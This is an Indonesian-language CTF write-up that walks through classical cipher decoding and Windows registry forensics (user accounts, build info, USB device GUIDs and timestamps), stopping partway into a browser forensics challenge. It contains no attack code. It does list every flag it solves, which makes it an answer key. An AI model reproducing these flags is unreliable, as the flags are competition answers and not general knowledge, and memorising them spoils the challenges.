CTF Writeup
akmwbutkem


ID-Networkers
Indonesian IT Expert Factory

#terimakasihidn

Daftar isi:

*maaf kalau linknya ga jadi di beberapa app pdf

Introduction



Member :

Raja Ubaid Fawwaz (560 Points)

Fandi Saputra (0 Points)

Points : 560


Rekapan Hasil

Kategori	Accomplishment	Points
Other	1/2	10
Cryptography	5/7	50
USB Forensic	3/8	30
Windows Forensic	10/15	100
Browser Forensic	5/10	50
Web Exploit	13/13	130
Welcome Flag	1/1	10
Web303	7/7	70
Log Analysis	9/9	90
Forensic	2/2	20
	Total:	560

Walktrough “Other”

User Guide

Buka dokumennya di Chrome > Cek Daftar Isi > Got The Flag




Flag :
IDN_FLAG{makasih_sudah_baca_guide}

Walktrough “Cryptography”

Might Guy’s Secret


Deskripsi sudah menunjukan bahwa ini adalah enkripsi Vigenere yang dibuat oleh Giovan Battista Bellaso pada tahun 1553M Langsung saja kita decode di dcode.fr dengan key yang telah diberikan juga yaitu “idnmantab”



Flag : IDN_CTF{c067j1723pc40c5i33n656asdsd60cas67i9606}

Rot1Aoka


Saya pernah belajar ROT13 sebelumnya, begitu liat Rot1 langsung teringat ROT13 jadi langsung saya di decode lagi di dcode.fr



Flag :
IDN_FLAG{P3M4N4S4N_DU1U_94S1h}

Classic Cryptography


Karena Rot1Aoka sebelumnya saya rasa karakteristik cipher ini sama yaitu merotasi huruf huruf yang ada, maka saya decrypt di dcode.fr kategori ROT Cipher saja



Flag :
IDN_CTF{yayy_you_are_great}

Simple Substitution Cipher


Dari judul soal sudah diberitahu enkripsi apa, dan free hint juga telah memberi plaintext dan substitutednya, langsung ke dcode.fr kategori Mono-alphabetic Substitution dengan memberi substituted alphabetnya dulu



Flag :
IDN_CTF{this_is_o_falu_but_so_ea_sy}

Pramuka

file challnya sudah mengatakan kalau itu kode morse, saya decrypt di morsecode.world/international/decoder/audio-decoder-adaptive.html maka muncul flagnya, lalu saya pisahkan kata dengan underscore




Flag :
IDN_CTF{M0RS3_C0D3_R19HT}

Walktrough “USB Forensic”

USB Forensic 2

saya unzip dan buka file USBTOR.hiv karena biasanya informasi General Flashdisk ada di situ, saya buka dan jelajahi menggunakan Registry Explorer hingga saya menemukan ClassGUIDnya **(Panah Hitam)** di path D:\CTF\Acquisition\USBTOR.hiv: Disk&Ven_JetFlash&Prod_Transcend_8GB&Rev_8.Ø7\XRVZQBFR&Ø



Value Name	Value Type	Data
DeviceDesc	RegSz	@disk.inf,%disk_devdesc%;Disk drive
Capabilities	RegDword	16
Address	RegDword	6
ContainerID	RegSz	{11775948-7a76-52b3-9bc7-19cb3d487774}
HardwareID	RegMultiSz	USBSTOR\DiskJetFlashTranscend_8GB___8.07 USBSTOR\DiskJetFlashTranscend_8GB___ USBSTOR\DiskJetFlash USBSTOR\JetFlashTranscend_8GB___8 JetFlashTr...
CompatibleIDs	RegMultiSz	USBSTOR\Disk USBSTOR\RAW GenDisk
ClassGUID	RegSz	{4d36e967-e325-11ce-bfc1-08002be10318}
Service	RegSz	disk
Driver	RegSz	{4d36e967-e325-11ce-bfc1-08002be10318}\0001
Mfg	RegSz	@disk.inf,%genmanufacturer%;(Standard disk drives)
FriendlyName	RegSz	JetFlash Transcend 8GB USB Device
ConfigFlags	RegDword	0

Flag :
IDN_FLAG{4d36e967-e325-11ce-bfc1-08002be10318}


USB Forensic 3

di path yang sama, saya menemukan ContainerID (Panah Merah) sehingga langsung saja dan masukkan sesuai format flag

Flag :
IDN_FLAG{11775948-7a76-52b3-9bc7-19cb3d487774}

USB Forensic 4

untuk DiskID saya temukan di path yang berbeda namun dalam branch yang sama yaitu
D:\CTF\Acquisition\USBTOR.hiv:
Disk&Ven_JetFlash&Prod_Transcend_8GB&Rev_8.Ø7\XRVZQBFR&Ø\Device Parameters\Partmgr




Value Name	Value Type	Data
DiskId	RegSz	{a4aaa1f8-27d0-11f0-a0ac-000c2979b63d}
PartitionTableCache	RegBinary	00-00-00-00-01-00-00-00-01-00-00-00-EF-77-47-AA-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-0...
Attributes	RegDword	0
AttributesTableCache	RegBinary	A2-A0-D0-EB-E5-B9-33-44-87-C0-68-B6-B7-26-99-C7-00-00-00-00-00-00-00-00

Flag :
IDN_FLAG{a4aaa1f8-27d0-11f0-a0ac-000c2979b63d}

Walktrough “Windows Forensic”

saya buka file Evident.ad1 terlebih dahulu menggunakan FTK Imager Add Evidence Item > Image File, lalu saya buka satu persatu pathnya dan export file **DEFAULT,SAM,SECURITY,SOFTWARE,SYSTEM** yang ada di path \\.\PHYSICALDRIVEn:Basic data partition (3) [60798MB]:NONAME [NTFS]|[root]|Windows|System32|config



Windows Forensic 3

saya buka file SAM yang saya export di Registry Explorer dan setelah saya jelajahi saya menemukan data user di path D:\CTF\Accqution\SAM: SAM\Domains\Account\Users

Valid ...	User Id	Invali...	Total ...	Created On	Last ...	Last ...	...	Expir...	User Name	Full ...	Pass...	Groups	C
■	=	=	=	=	=	=		=	abc	abc	abc	abc	
☑	500	0	0	2025-05-03 03:27:38					Administrator			Administrators	B
☑	501	0	0	2025-05-03 03:27:38					Guest			Guests	B
☑	503	0	0	2025-05-03 03:27:38					DefaultAccount			System Managed Accounts Group	A
☑	504	0	0	2025-05-03 03:27:38		2025...			WDAGUtility Account				A W
☑	1001	0	3	2025-05-03 03:29:00	2025...				CLIENT			Administrators	
☑	1002	0	0	2025-05-03 07:04:43		2025...			Geraldin			Administrators, Users	
☑	1003	0	0	2025-05-03 07:05:03		2025...			Jon			Users	

dan User yang dibuat pada tanggal 2025-05-03 07:04:43 adalah Geraldin

Flag :
IDN_FLAG{Geraldin}

Windows Forensic 4

masih dengan gambar diatas yang sama, User yang dibuat pada tanggal 2025-05-03 07:05:03 adalah Jon

Flag :
IDN_FLAG{Jon}


Windows Forensic 5

masih dengan gambar diatas yang sama, User yang localgroupnya ada 2 adalah Geraldin karena menjadi bagian dari Group Administrator dan Users sekaligus

Flag :
IDN_FLAG{Geraldin}

Windows Forensic 6

user Cli... disini saya tebak adalah Client, maka last login timenya bisa saya lihat kembali di gambar yaitu 2025-05-03 03:42:49




Last Login Time	L...	...	Exp...	User Name
=			=	
				Administrator
				Guest
				DefaultAccount
	...			WDAGUtilityAccount
2025-05-03 03:42:49				CLIENT
	...			Geraldin

Flag :
IDN_FLAG{2025-05-03 03:42:49}

Windows Forensic 7

User satu-satunya dengan 3 huruf adalah Jon, maka saya copy saja UserIDnya




Valid ...	User Id	Invali...	Total...	...	...	L...	L...	...	User Name
	=	=	=			=	=		
☑	500	0	0	...					Administrator
☑	501	0	0	...					Guest
☑	503	0	0	...					DefaultAccount
☑	504	0	0	...		2...			WDAGUtilityAccount
☑	1001	0	3	...	...				CLIENT
☑	1002	0	0	...		2...			Geraldin
☑	1003	0	0	...		2...			Jon

Flag :
IDN_FLAG{1003}

Windows Forensic 9

saya buka file SOFTWARE dengan Registry Explorer, setelah saya jelajahi saya menemukan informasi tentang windows di path D:\CTF\Accqution\SOFTWARE: Microsoft\Windows NT\CurrentVersion




Value Name	Value Type	Data
SystemRoot	RegSz	C:\Windows
BaseBuildRevisionNumber	RegDword	1
BuildBranch	RegSz	vb_release
BuildGUID	RegSz	ffffffff-ffff-ffff-ffff-ffffffffffff
BuildLab	RegSz	19041.vb_release.191206-1406
BuildLabEx	RegSz	19041.1.amd64fre.vb_release.191206-1406
CompositionEditionID	RegSz	Enterprise
CurrentBuild	RegSz	19045
CurrentBuildNumber	RegSz	19045

dan CurrentBuild pada Windows ini adalah 19045, saya masukkan dengan format flag

Flag :
IDN_FLAG{19045}

Windows Forensic 10

masih dengan path yang sama saya bisa menemukan DisplayVersion pada windows yaitu 22H2




DigitalProductId4	RegBinary	F8-04-00-00-04
DisplayVersion	RegSz	22H2
RegisteredOwner	RegSz	CLIENT

Flag :
IDN_FLAG{22H2}

Windows Forensic 11

masih dengan path yang sama saya bisa menemukan BuildLab pada windows yaitu 19041.vb_release.191206-1406



BuildGUID	RegSz	ffffffff-ffff-ffff-ffff-ffffffffffff
BuildLab	RegSz	19041.vb_release.191206-1406
BuildLabEx	RegSz	19041.1.amd64fre.vb_release.191206-1406

Flag :
IDN_FLAG{19041.vb_release.191206-1406}

Windows Forensic 14

saya buka file SYSTEM di Registry Explorer, setelah saya jelajahi saya menemukan 3 ClassGUID berbeda, masing-masing ada pada path berikut

- D:\CTF\Accqution\SYSTEM: ControlSet001\Enum\SWD\WPDBUSENUM_??_USBSTOR#Disk&Ven_TOSHIBA&Prod_TransMemory&Rev_1.00#7427EA2C39F2CF80E008DDC1&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}
- D:\CTF\Accqution\SYSTEM: ControlSet001\Enum\USBSTOR\Disk&Ven_TOSHIBA&Prod_TransMemory&Rev_1.00\7427EA2C39F2CF80E008DDC1&0
- D:\CTF\Accqution\SYSTEM: ControlSet001\Enum\STORAGE\Volume_??_USBSTOR#Disk&Ven_TOSHIBA&Prod_TransMemory&Rev_1.00#7427EA2C39F2CF80E008DDC1&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}

Namun setelah saya input ketiganya dalam flag, ternyata yang benar adalah path yang pertama yaitu D:\CTF\Accqution\SYSTEM: ControlSet001\Enum\SWD\WPDBUSENUM_??_USBSTOR#Disk&Ven_TOSHIBA&Prod_TransMemory&Rev_1.00#7427EA2C39F2CF80E008DDC1&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}

Value Name	Value Type	Data
abc	abc	abc
Capabilities	RegDword	176
ContainerID	RegSz	{0c654cea-f10a-5741-b0b0-9c66e5fac062}
CompatibleIDs	RegMultiSz	wpdbusenum\fs SWD\Generic
ClassGUID	RegSz	{eec5ad98-8080-425f-922a-dabf3de3f69a}
Driver	RegSz	{eec5ad98-8080-425f-922a-dabf3de3f69a}\0001
Mfg	RegSz	TOSHIBA
Service	RegSz	WUDFWpdFs
ConfigFlags	RegDword	0
DeviceDesc	RegSz	TransMemory
FriendlyName	RegSz	E:\

Flag : IDN_FLAG{eec5ad98-8080-425f-922a-dabf3de3f69a}

Windows Forensic 15

saya lihat google umumnya timestamp USB yang pernah connect pada device itu ada di path mana, jadi langsung saya cari pathnya pada file SYSTEM di Registry Explorer dan ketemulah di path D:\CTF\Accqution\SYSTEM: ControlSet001\Enum\USBSTOR


Timestamp	Manufacturer
=	ABC
2025-05-03 03:44:25	Ven_JetFlash
2025-05-03 04:00:56	Ven_TOSHIBA

Flag :
IDN_FLAG{2025-05-03 04:00:56}

Walktrough “Browser Forensic”

Browser Forensic 2

saya unzip dan saya search di google biasanya file-file tetang browser berada di folder Default, lalu saya menemukan beberapa file di D:\CTF\Acuatiotion\User Data\Default dan saya membika file History di website inloop.github.io/sqlite-viewer (gangerti cara pakai DB Browser SQLite wkwk), dan saya filter di bagian urls



